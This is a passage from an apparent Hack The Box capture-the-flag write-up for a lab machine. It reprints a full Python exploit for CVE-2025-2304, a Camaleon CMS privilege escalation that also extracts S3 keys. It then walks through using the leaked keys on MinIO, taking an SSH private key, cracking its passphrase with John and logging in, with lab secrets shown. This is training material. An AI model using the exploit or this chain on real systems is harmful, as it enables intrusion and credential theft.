

While exploring the admin panel, I noticed something very useful in the page content and structure: the application was running Camaleon CMS. This was confirmed through visible references in the interface and CMS-specific routes, which instantly turned the situation from “random web app” into:
“Okay, now we’re dealing with something that probably has a CVE with my name on it.”
This discovery was a key turning point, because identifying the CMS allowed me to search for known vulnerabilities and exploitation paths.
6. CMS Exploit → Credential Leak (CVE-2025-2304 HIGH)
After confirming the admin panel was running Camaleon CMS, the next step was obvious: check if this version has any known vulnerabilities.
Inside the dashboard (and sometimes even in the page source/footer), the CMS version was exposed. Once I had the version, I did the classic pentester Google-dorking ritual:
- search for
Camaleon CMS 2.9.0 exploit - check GitHub PoCs
- check CVE databases
- check Exploit-DB
And of course, because this is HTB and the universe loves predictable suffering, Camaleon CMS was vulnerable to a privilege escalation vulnerability.
I found a public exploit for:
CVE-2025-2304 — Camaleon CMS 2.9.0 Authenticated Privilege Escalation

The exploit was available on GitHub:
https://github.com/Alien0ne/CVE-2025-2304
#Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
import argparseimport requestsimport reimport sys
parser = argparse.ArgumentParser()parser.add_argument("-u", "--url", required=True, help="URL")parser.add_argument("-U", "--username", required=True, help="Username")parser.add_argument("-P", "--password", required=True, help="Password")parser.add_argument("--newpass", default="test", help="New password to set")parser.add_argument("-e", "--extract", action="store_true", help="Extract AWS Secrets")parser.add_argument("-r", "--revert", action="store_true",help="Revert role back to client after escalation")
args = parser.parse_args()
print("[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)")
s = requests.Session()
#-------Login-------
r = s.get(f"{args.url}/admin/login")
#CSRF Extractionm = re.search(r'<input type="hidden" name="authenticity_token" value="([^"]*)"',r.text)csrf=m.group(1)#print(f"Login CSRF extracted: {csrf}")
#Login Post Reqdata={ "authenticity_token":csrf, "user[username]": args.username, "user[password]": args.password}
r = s.post(f"{args.url}/admin/login", data=data)if "/admin/logout" in r.text: print("[+]Login confirmed")else: print("[-]Login failed") exit()
#Profile Edit GET Req
r = s.get(f"{args.url}/admin/profile/edit")
m = re.search(r'<meta name="csrf-token" content="([^"]*)"[^>]*',r.text)csrf=m.group(1)#print(f"Login CSRF extracted: {csrf}")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*id="user_id"[^>]*',r.text)user_id = m.group(1)print(f" User ID: {user_id}")
'''m = re.search(r'<input[^>]*value="([^"]*)"[^>]*id="user_email"[^>]*',r.text)user_email = m.group(1)print(f"User Email: {user_email}")'''
m = re.search(r'<option selected="selected" value="([^"]*)">',r.text)user_role = m.group(1)print(f" Current User Role: {user_role}")
print("[+]Loading PPRIVILEGE ESCALATION")
#PPRIVILEGE ESCALATION
data={ "_method":"patch", "authenticity_token":csrf, "password[password]": args.newpass, "password[password_confirmation]": args.newpass, "password[role]": "admin"}
headers={ "X-CSRF-Token":csrf, "X-Requested-With": "XMLHttpRequest"}
r = s.post(f"{args.url}/admin/users/{user_id}/updated_ajax", data=data, headers=headers)
#Role Verification
r = s.get(f"{args.url}/admin/profile/edit")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*id="user_id"[^>]*',r.text)user_id = m.group(1)print(f" User ID: {user_id}")
m = re.search(r'<option selected="selected" value="([^"]*)">',r.text)updated_user_role = m.group(1)print(f" Updated User Role: {updated_user_role}")
if args.extract: print("[+]Extracting S3 Credentials")
r = s.get(f"{args.url}/admin/settings/site")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*options_filesystem_s3_access_key[^>]*',r.text) s3_access_key = m.group(1) print(f" s3 access key: {s3_access_key}")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*options_filesystem_s3_secret_key[^>]*',r.text) s3_secret_key = m.group(1) print(f" s3 secret key: {s3_secret_key}")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*options_filesystem_s3_endpoint[^>]*',r.text) s3_endpoint = m.group(1) print(f" s3 endpoint: {s3_endpoint}")
#Reverting users Role
print("[+]Reverting User Role")if args.revert: r = s.get(f"{args.url}/admin/profile/edit")
m = re.search(r'<meta name="csrf-token" content="([^"]*)"[^>]*',r.text) csrf=m.group(1)
data={ "_method":"patch", "authenticity_token":csrf, "password[password]": args.newpass, "password[password_confirmation]": args.newpass, "password[role]": user_role }
headers={ "X-CSRF-Token":csrf, "X-Requested-With": "XMLHttpRequest" }
r = s.post(f"{args.url}/admin/users/{user_id}/updated_ajax", data=data, headers=headers)
#Role Verification
r = s.get(f"{args.url}/admin/profile/edit")
m = re.search(r'<input[^>]*value="([^"]*)"[^>]*id="user_id"[^>]*',r.text) user_id = m.group(1) print(f" User ID: {user_id}")
m = re.search(r'<option selected="selected" value="([^"]*)">',r.text) user_role = m.group(1) print(f" User Role: {user_role}")This exploit allows a low-privileged authenticated user to escalate their role to admin, extract sensitive configuration, and revert back to normal, leaving the system thinking everything is fine (like a polite hacker).
Since I already had a registered account (mensi-admin:mensi-admin), exploitation was straightforward.
We run:
python3 CVE-2025-2304.py -u http://facts.htb -U mensi-admin -P mensi-admin -e -r
The script successfully authenticated, temporarily promoted the user role, and extracted the S3 configuration used by the CMS:
s3 access key: AKIAD9A2F65061D176AFs3 secret key: a46pdJHQvIaJtTiT99lHFX3i9m2wOPXrSoO6KLJCs3 endpoint: http://localhost:54321
This was a major breakthrough because Camaleon CMS was configured to store uploaded content using an S3-compatible backend, and in this case that backend was MinIO, running locally on port 54321.
So instead of needing to attack the MinIO service blindly, the CMS basically leaked its storage credentials like a confession letter.
At this point, the machine basically hands us the keys and says “please leave me alone”.
7. MinIO Exploitation
We configure AWS CLI:
aws configureOutput
┌──(mensi㉿kali)-[~/Desktop]└─$ aws configureAWS Access Key ID [None]: AKIAD9A2F65061D176AFAWS Secret Access Key [None]: a46pdJHQvIaJtTiT99lHFX3i9m2wOPXrSoO6KLJCDefault region name [None]:Default output format [None]:
┌──(mensi㉿kali)-[~/Desktop]└─$
Then:
aws --endpoint-url http://10.129.41.13:54321 s3 lsOutput
┌──(mensi㉿kali)-[~/Desktop]└─$ aws --endpoint-url http://10.129.41.13:54321 s3 ls2025-09-11 08:06:52 internal2025-09-11 08:06:52 randomfacts
┌──(mensi㉿kali)-[~/Desktop]└─$
Buckets discovered:
- internal
- randomfacts
8. The “internal” Bucket
Inside we find:
.ssh/authorized_keys
We download it:
aws --endpoint-url http://10.129.41.13:54321 s3 cp s3://internal/.ssh/authorized_keys .Content:
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFfgjpLS4XE0OvROzUd8rw/pm0V+UJk1X3kDoy/9eNptThen we discover the real prize:
id_ed25519 (PRIVATE KEY)We bring it locally:
aws --endpoint-url http://10.129.41.13:54321 s3 cp s3://internal/.ssh/id_ed25519 .Full key:
-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAnJGM9m7mVVXcJn9v7gZ3jAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIFfgjpLS4XE0OvROzUd8rw/pm0V+UJk1X3kDoy/9eNptAAAAoKA+oDRhR4gFkCx6U/sqlWaWxnwrXiRGXPiMd1Qu+nYYMnIxsC5UweozE8KZdgV8vISj8MdJkgiWCvxpAkl+7eO+yF6lPx+RoeLal9peHoXhFwZoPe449fa/4SFSgkEwbdoL45kWOT0NrY0U6GcP+KZWBNaPR7WkwubvwsgIPTe8GNXqnzkeexsrsgCdg2hqHjiumvZhx/cLvJoCDB3GVzg=-----END OPENSSH PRIVATE KEY-----This is the actual foothold.
Here is the expanded SSH Access section with your full John/rockyou/passphrase process added in a clean writeup style, keeping your tone and structure consistent:
9. SSH Access
We first fixed the private key permissions, because SSH is very dramatic about security:
chmod 600 id_ed25519Then tried logging in directly:
ssh -i id_ed25519 trivia@10.129.41.13But we immediately hit a wall: the key was encrypted with a passphrase.
At this point, we had a valid private key, but no password to unlock it.
Extracting the key hash
To crack it, we converted the SSH key into a John-compatible hash format:
ssh2john id_ed25519 > hash.txtThis produced a hash file containing the encrypted key structure.
We confirmed it:
cat hash.txtOutput
┌──(mensi㉿kali)-[~/Desktop/facts]└─$ cat hash.txtid_ed25519:$sshng$6$16$2724633d9bb9955577099fdbfb819de3$290$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000102724633d9bb9955577099fdbfb819de30000001800000001000000330000000b7373682d656432353531390000002057e08e92d2e171343af44ecd477caf0fe99b457e5099355f7903a32ffd78da6d000000a0a03ea03461478805902c7a53fb2a956696c67c2b5e24465cf88c77542efa7618327231b02e54c1ea3313c29976057cbc84a3f0c7499208960afc6902497eede3bec85ea53f1f91a1e2da97da5e1e85e11706683dee38f5f6bfe121528241306dda0be39916393d0dad8d14e8670ff8a65604d68f47b5a4c2e6efc2c8083d37bc18d5ea9f391e7b1b2bb2009d83686a1e38ae9af661c7f70bbc9a020c1dc65738$24$130
┌──(mensi㉿kali)-[~/Desktop/facts]└─$
Wordlist issue (classic HTB moment)
We attempted to crack it using John with rockyou:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txtBut ran into a very familiar problem:
fopen: /usr/share/wordlists/rockyou.txt: No such file or directorySo we checked:
ls /usr/share/wordlistsWe saw:
rockyou.txt.gzTried extracting it normally:
unzip /usr/share/wordlists/rockyou.txt.gzThat obviously failed because it is not a zip file.
Then tried:
gunzip /usr/share/wordlists/rockyou.txt.gzWhich failed due to permissions:
Permission deniedSo we escalated the only way Linux respects:
sudo gunzip /usr/share/wordlists/rockyou.txt.gzNow the wordlist was finally usable.
Cracking the SSH key
We reran John:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txtAfter a short wait (which almost fuck’d my CPU (つ◉益◉)つ )
it cracked successfully:

dragonballz (id_ed25519)At this point, we had everything needed to unlock the private key.
SSH login attempt
We tried logging in :
ssh -i id_ed25519 trivia@10.129.41.13
10. User Flag
Inside:
cat /home/william/user.txt
User flag obtained.
At this point: We are no longer “hackers”, we are “warehouse employees sorting AWS buckets”.
11. Privilege Escalation
After gaining access as trivia, the first step is always the same: check what kind of damage sudo will politely allow us to do.
Sudo Enumeration
sudo -lThis reveals something immediately interesting:
We are allowed to run:
